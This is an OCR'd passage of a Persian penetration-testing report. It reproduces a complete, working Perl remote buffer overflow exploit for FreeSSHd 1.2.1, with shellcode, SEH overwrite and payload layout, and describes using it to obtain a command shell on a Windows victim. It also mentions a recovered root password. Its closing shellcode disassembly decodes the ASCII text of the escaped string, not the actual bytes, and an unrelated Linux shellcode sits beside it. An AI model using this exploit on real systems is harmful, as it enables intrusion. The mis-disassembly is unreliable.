
که در نهایت پسورد ۱۲۳۴۵۶ برای کاربر روت به راحتی بدست می آید حال مهاجم می تواند با نام کاربری rootو این رمز عبور با سرور ارتباط برقرار کند.البته در صورتی که اجازه اتصال راه دور به کاربر root داده شده باشد.وصله امنیتی این باگ برروی نسخه بعدی اعمال شده است که با آپدیت آن مشکل برطرف می شود از طرف دیگر به راحتی می توان امکان اتصال Remoteرا تنها به کاربران محدود و سطح پایین داد تا در صورت چنین حملاتی نتوانند با کاربران سطح بالا متصل شوند.

۲,۴. آسیب پذیری Remote Buffer Overflow –FreeSSHd 1.2.1 Exploit


از آنجایی که اکسپلویت دلخواه فاقد BOF بود اکسپلویت ذیل را که با BOF و شل همراه اقدام به گرفتن Command Shellاز قربانی ویندوزی می کند را پیشنهاد می دهم:

در ابتدا برای انجام این پروژه بر روی سرور ویندوزی باید سرور SSH را تنظیم کنیم که بنده برای این امر MobaSSH را که کاراترین آنهاست را استفاده کردم:


بعد از تنظیم آن بر روی سرور به شکل ذیل



برای اطمینان از عملکرد درست سرور از درون سیستم Host به سیستم Guest با SSH لاگین می کنیم :



که مشاهده می کنیم اتصال به درستی برقرار می شود:




حال از دورن سیستم مهاجم سعی در اجرای اکسپلویت ذیل و حمله Buffer Over Flowبه سرور برمی آییم:


```
# FreeSSHd 1.2.1 (rename) Remote Buffer Overflow Exploit
#
# Advisory: http://www.bmgsec.com.au/advisory/45/
# Original: http://www.bmgsec.com.au/advisory/32/
# Related : http://www.bmgsec.com.au/advisory/42/
#
# Test box: WinXP Pro SP2 English
#
# Exploit code for a vulnerability I discovered sometime
# ago in FreeSSHd 1.2.1. This code should be run from a
# user titled "root", or adjust the payload for your
# username. I've left space for adjustments. Up to the
# first six NOPs can be used (inclusive).
#
# The code exploits a vulnerability in the SFTP Rename
# operation. The vulnerability was patched in 1.2.2
#
# 00416F98  50              PUSH EAX
# 00416F99  8D85 B8FEFFFF   LEA EAX,DWORD PTR SS:[EBP-148]
# 00416F9F  50              PUSH EAX
# 00416FA0  E8 45B50400     CALL <JMP.&MSVCRT.strcpy>
#
#
# Written and discovered by:
# r0ut3r (writ3r [at] gmail.com / www.bmgsec.com.au)

use Net::SSH2;
```

```
my $user = "root";
my $pass = "yahh";

my $ip = "127.0.0.1";
my $port = 22;

my $ssh2 = Net::SSH2->new();

print "[+] Connecting...\n";
$ssh2->connect($ip, $port) || die "[-] Unable to connect!\n";
$ssh2->auth_password($user, $pass) || "[-] Incorrect credentials\n";
print "[+] Sending payload\n";

$nop = "\x90";
$padding = 'A' x 105;

my $SEH = "\x21\x11\x40\x00"; # pop, pop, ret - 0x00401121 (Universal -
freeSSHdServer.exe)
my $nextSEH = "\xEB\xF0\x90\x90"; # jmp short 240, nop, nop

$mShellcode = "\xE9\xF2\xFE\xFF\xFF";

# win32_exec -  EXITFUNC=process CMD=calc Size=160 Encoder=PexFnstenvSub -
metasploit.com
my $shellcode =
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x02".
"\x28\x29\x10\x83\xeb\xfc\xe2\xf4\xfe\xc0\x6d\x10\x02\x28\xa2\x55".
"\x3e\xa3\x55\x15\x7a\x29\xc6\x9b\x4d\x30\xa2\x4f\x22\x29\xc2\x59".
"\x89\x1c\xa2\x11\xec\x19\xe9\x89\xae\xac\xe9\x64\x05\xe9\xe3\x1d".
"\x03\xea\xc2\xe4\x39\x7c\x0d\x14\x77\xcd\xa2\x4f\x26\x29\xc2\x76".
"\x89\x24\x62\x9b\x5d\x34\x28\xfb\x89\x34\xa2\x11\xe9\xa1\x75\x34".
"\x06\xeb\x18\xd0\x66\xa3\x69\x20\x87\xe8\x51\x1c\x89\x68\x25\x9b".
"\x72\x34\x84\x9b\x6a\x20\xc2\x19\x89\xa8\x99\x10\x02\x28\xa2\x78".
"\x3e\x77\x18\xe6\x62\x7e\xa0\xe8\x81\xe8\x52\x40\x6a\x56\xf1\xf2".
"\x71\x40\xb1\xee\x88\x26\x7e\xef\xe5\x4b\x48\x7c\x61\x28\x29\x10";

my $payload = $nop x 6 . $shellcode . $padding . $mShellcode . $nop x 9 .
$nextSEH . $SEH;

my $sftp = $ssh2->sftp();
$sftp->rename($payload, 'B');

print "[+] Sent";
$ssh2->disconnect;

# milw0rm.com [2009-03-27]
```


بدین منظور مراحل ذیل را به این شکل طی می کنیم:(بنده برای این حمله از سیستم عامل کالی استفاده کرده ام و ابزار exploit database)



حال اکسپلویت نامبرده را به شکل ذیل اجرا می کنیم:




که در صورت موفقیت خروجی ذیل نمایش داده می شود:




حال نوبت به نت کت و استفاده از اکسپلوت کد و شل اجرا شده با دستور ذیل می رسد:

که چنانچه مقادیر Base Pointerو Stack Pointerبه درستی تنظیم نباشد پیام خطای ذیل را مشاهده می کنیم



اما اگر بتوانیم با آزمون خطا و بروت فورس رنج این مقادیر رجیسترها را پیدا کنیم می توانیم از سیستم قربانی به شکل ذیل command shell بگیرم:



و حال مهاجم به کمک این اکسپلویت سرریز بافر می تواند به کلیه سیستم قربانی از جمله دیتابیس سیستم نیز دسترسی داشته و اقدام به هر نوع عمل خرابکارانه ای بکند.

۲,۴,۱. دی اسمبل کردن کد پوسته

برای درک بیشتر کد پوسته می توان آن را مشابه کد ذیل به یک disassembler داد و خروجی سطح زبان ماشین آن را درک کرد.

```
31 db f7 e3 68 ff f4 f5 e2 68 fb f5
b0 f8 68 b0 fb fc ff 68 fc f5 e2 f5
68 f5 e2 b0 f6 68 e2 f5 fe f7 68 c6
f9 b0 e4 b9 90 90 90 90 31 0c 04 04
04 3c 1c 75 f7 89 e1 31 c0 b0 04 b2
1c cd 80 b0 01 cd 80
```

بعدا ز disassembler کردن:

```
; ndisasm -b 32 shellcode
00000000  31DB              xor ebx,ebx
00000002  F7E3              mul ebx
00000004  68FFF4F5E2        push dword 0xe2f5f4ff
00000009  68FBF5B0F8        push dword 0xf8b0f5fb
0000000E  68B0FBFCFF        push dword 0xfffcfbb0
00000013  68FCF5E2F5        push dword 0xf5e2f5fc
00000018  68F5E2B0F6        push dword 0xf6b0e2f5
0000001D  68E2F5FEF7        push dword 0xf7fef5e2
00000022  68C6F9B0E4        push dword 0xe4b0f9c6
00000027  B990909090        mov ecx,0x90909090
0000002C  310C04            xor [esp+eax],ecx
0000002F  0404              add al,0x4
00000031  3C1C              cmp al,0x1c
00000033  75F7              jnz 0x2c
00000035  89E1              mov ecx,esp
00000037  31C0              xor eax,eax
00000039  B004              mov al,0x4
0000003B  B21C              mov dl,0x1c
0000003D  CD80              int 0x80
0000003F  B001              mov al,0x1
00000041  CD80              int 0x80
```


سپس کد اسمبلی آن را توضیح داد.

```
00000000  31DB              xor ebx,ebx
00000002  F7E3              mul ebx

; ebx = 0
; eax = eax * ebx = 0

00000004  68FFF4F5E2        push dword 0xe2f5f4ff
00000009  68FBF5B0F8        push dword 0xf8b0f5fb
0000000E  68B0FBFCFF        push dword 0xfffcfbb0
00000013  68FCF5E2F5        push dword 0xf5e2f5fc
00000018  68F5E2B0F6        push dword 0xf6b0e2f5
0000001D  68E2F5FEF7        push dword 0xf7fef5e2
00000022  68C6F9B0E4        push dword 0xe4b0f9c6
00000027  B990909090        mov ecx,0x90909090

; push some data to the stack
; ecx = 0x90909090

0000002C  310C04            xor [esp+eax],ecx
0000002F  0404              add al,0x4
00000031  3C1C              cmp al,0x1c
```

```
00000033  75F7              jnz 0x2c

; // Xor the data pushed to the stack with 0x90909090
; while (al != 28) {
;     stack[al] ^= ecx
;     al += 4;
; }

00000035  89E1              mov ecx,esp
00000037  31C0              xor eax,eax
00000039  B004              mov al,0x4
0000003B  B21C              mov dl,0x1c
0000003D  CD80              int 0x80

; // Print stack data to stdout
; sys_write(fd: ebx = 0, *chars: ecx = stack, count: dl = 28);

0000003F  B001              mov al,0x1
00000041  CD80              int 0x80

; sys_exit(1);
```

برای disassembler کردن کدپوسته اصلی در ویندوز بنده از Hackman Suite Pro v9.20 استفاده کردم:

هدف این گزارش صرفا آموزش در جهت ارتقای امنیت اطلاعات است و عواقب هرگونه استفاده بدخواهانه از این گزارش بر عهده شما است.



که دیاسمبل شده کل کد پوسته به شرح ذیل است:

00000000	5C	POP	esp	386
00000001	7832	JS	[0x35]	8086
00000003	395C7863	CMP	[eax+edi*2+0x63],e	386
00000007	395C7838	CMP	[eax+edi*2+0x38],e	386
0000000B	335C7865	XOR	ebx,[eax+edi*2+0x6	386
0000000F	395C7864	CMP	[eax+edi*2+0x64],e	386
00000013	65	GS:		8086
00000014	5C	POP	esp	386
00000015	7864	JS	[0x7B]	8086
00000017	395C7865	CMP	[eax+edi*2+0x65],e	386
0000001B	65	GS:		8086
0000001C	5C	POP	esp	386
0000001D	7864	JS	[0x83]	8086
0000001F	395C7837	CMP	[eax+edi*2+0x37],e	386
00000023	345C	XOR	al,0x5C	8086
00000025	7832	JS	[0x59]	8086
00000027	345C	XOR	al,0x5C	8086
00000029	7866	JS	[0x91]	8086
0000002B	345C	XOR	al,0x5C	8086
0000002D	7835	JS	[0x64]	8086
0000002F	625C7838	BOUND	ebx,[eax+edi*2+0x3	386
00000033	315C7837	XOR	[eax+edi*2+0x37],e	386
00000037	335C7831	XOR	ebx,[eax+edi*2+0x3	386
0000003B	335C7830	XOR	ebx,[eax+edi*2+0x3	386
0000003F	320D0A5C7832	XOR	cl,[0x32785C0A]	8086
00000045	385C7832	CMP	[eax+edi*2+0x32],b	8086
00000049	395C7831	CMP	[eax+edi*2+0x31],e	386
0000004D	305C7838	XOR	[eax+edi*2+0x38],b	8086

00000051	335C7865	XOR	ebx,[eax+edi*2+0xt	386
00000055	625C7866	BOUND	ebx,[eax+edi*2+0xt	386
00000059	635C7865	ARPL	[eax+edi*2+0x65],b	286 PRIV
0000005D	325C7866	XOR	bl,[eax+edi*2+0x66	8086
00000061	345C	XOR	al,0x5C	8086
00000063	7866	JS	[0xCB]	8086
00000065	65	GS:		8086
00000066	5C	POP	esp	386
00000067	7863	JS	[0xCC]	8086
00000069	305C7836	XOR	[eax+edi*2+0x36],b	8086
0000006D	64	FS:		8086
0000006E	5C	POP	esp	386
0000006F	7831	JS	[0xA2]	8086
00000071	305C7830	XOR	[eax+edi*2+0x30],b	8086
00000075	325C7832	XOR	bl,[eax+edi*2+0x32	8086
00000079	385C7861	CMP	[eax+edi*2+0x61],b	8086
0000007D	325C7835	XOR	bl,[eax+edi*2+0x35	8086
00000081	350D0A5C78	XOR	eax,0x785C0A0D	386
00000086	33655C	XOR	esp,[ebp+0x5C]	386
00000089	7861	JS	[0xEC]	8086
0000008B	335C7835	XOR	ebx,[eax+edi*2+0x:	386
0000008F	355C783135	XOR	eax,0x3531785C	386
00000094	5C	POP	esp	386
00000095	7837	JS	[0xCE]	8086
00000097	61	POPAD		386
00000098	5C	POP	esp	386
00000099	7832	JS	[0xCD]	8086
0000009B	395C7863	CMP	[eax+edi*2+0x63],e	386
0000009F	36	<Unknown>	?	?
000000A0	5C	POP	esp	386
000000A1	7839	JS	[0xDC]	8086

000000A3	625C7834	BOUND	ebx,[eax+edi*2+0x3	386
000000A7	64	FS:		8086
000000A8	5C	POP	esp	386
000000A9	7833	JS	[0xDE]	8086
000000AB	305C7861	XOR	[eax+edi*2+0x61],b	8086
000000AF	325C7834	XOR	bl,[eax+edi*2+0x34	8086
000000B3	66	<Unknown>	?	?
000000B4	5C	POP	esp	386
000000B5	7832	JS	[0xE9]	8086
000000B7	325C7832	XOR	bl,[eax+edi*2+0x32	8086
000000BB	395C7863	CMP	[eax+edi*2+0x63],e	386
000000BF	325C7835	XOR	bl,[eax+edi*2+0x35	8086
000000C3	390D0A5C7838	CMP	[0x38785C0A],ecx	386
000000C9	395C7831	CMP	[eax+edi*2+0x31],e	386
000000CD	635C7861	ARPL	[eax+edi*2+0x61],b	286 PRIV
000000D1	325C7831	XOR	bl,[eax+edi*2+0x31	8086
000000D5	315C7865	XOR	[eax+edi*2+0x65],e	386
000000D9	635C7831	ARPL	[eax+edi*2+0x31],b	286 PRIV
000000DD	395C7865	CMP	[eax+edi*2+0x65],e	386
000000E1	395C7838	CMP	[eax+edi*2+0x38],e	386
000000E5	395C7861	CMP	[eax+edi*2+0x61],e	386
000000E9	65	GS:		8086
000000EA	5C	POP	esp	386
000000EB	7861	JS	[0x14E]	8086
000000ED	635C7865	ARPL	[eax+edi*2+0x65],b	286 PRIV
000000F1	395C7836	CMP	[eax+edi*2+0x36],e	386

000000F7	7830	JS	[0x129]	8086
000000F9	355C786539	XOR	eax,0x3965785C	386
000000FE	5C	POP	esp	386
000000FF	7865	JS	[0x166]	8086
00000101	335C7831	XOR	ebx,[eax+edi*2+0x3	386
00000105	64	FS:		8086
00000106	0D0A5C7830	OR	eax,0x30785C0A	386
0000010B	335C7865	XOR	ebx,[eax+edi*2+0x6	386
0000010F	61	POPAD		386
00000110	5C	POP	esp	386
00000111	7863	JS	[0x176]	8086
00000113	325C7865	XOR	bl,[eax+edi*2+0x65	8086
00000117	345C	XOR	al,0x5C	8086
00000119	7833	JS	[0x14E]	8086
0000011B	395C7837	CMP	[eax+edi*2+0x37],e	386
0000011F	635C7830	ARPL	[eax+edi*2+0x30],b	286 PRIV
00000123	64	FS:		8086
00000124	5C	POP	esp	386
00000125	7831	JS	[0x158]	8086
00000127	345C	XOR	al,0x5C	8086
00000129	7837	JS	[0x162]	8086
0000012B	37	AAA		8086
0000012C	5C	POP	esp	386
0000012D	7863	JS	[0x192]	8086
0000012F	64	FS:		8086
00000130	5C	POP	esp	386
00000131	7861	JS	[0x194]	8086
00000133	325C7834	XOR	bl,[eax+edi*2+0x34	8086
00000137	66	<Unknown>	?	?
00000138	5C	POP	esp	386
00000139	7832	JS	[0x16D]	8086
0000013B	36	<Unknown>	?	?
0000013C	5C	POP	esp	386
0000013D	7832	JS	[0x171]	8086

0000013F	395C7863	CMP	[eax+edi*2+0x63],e	386
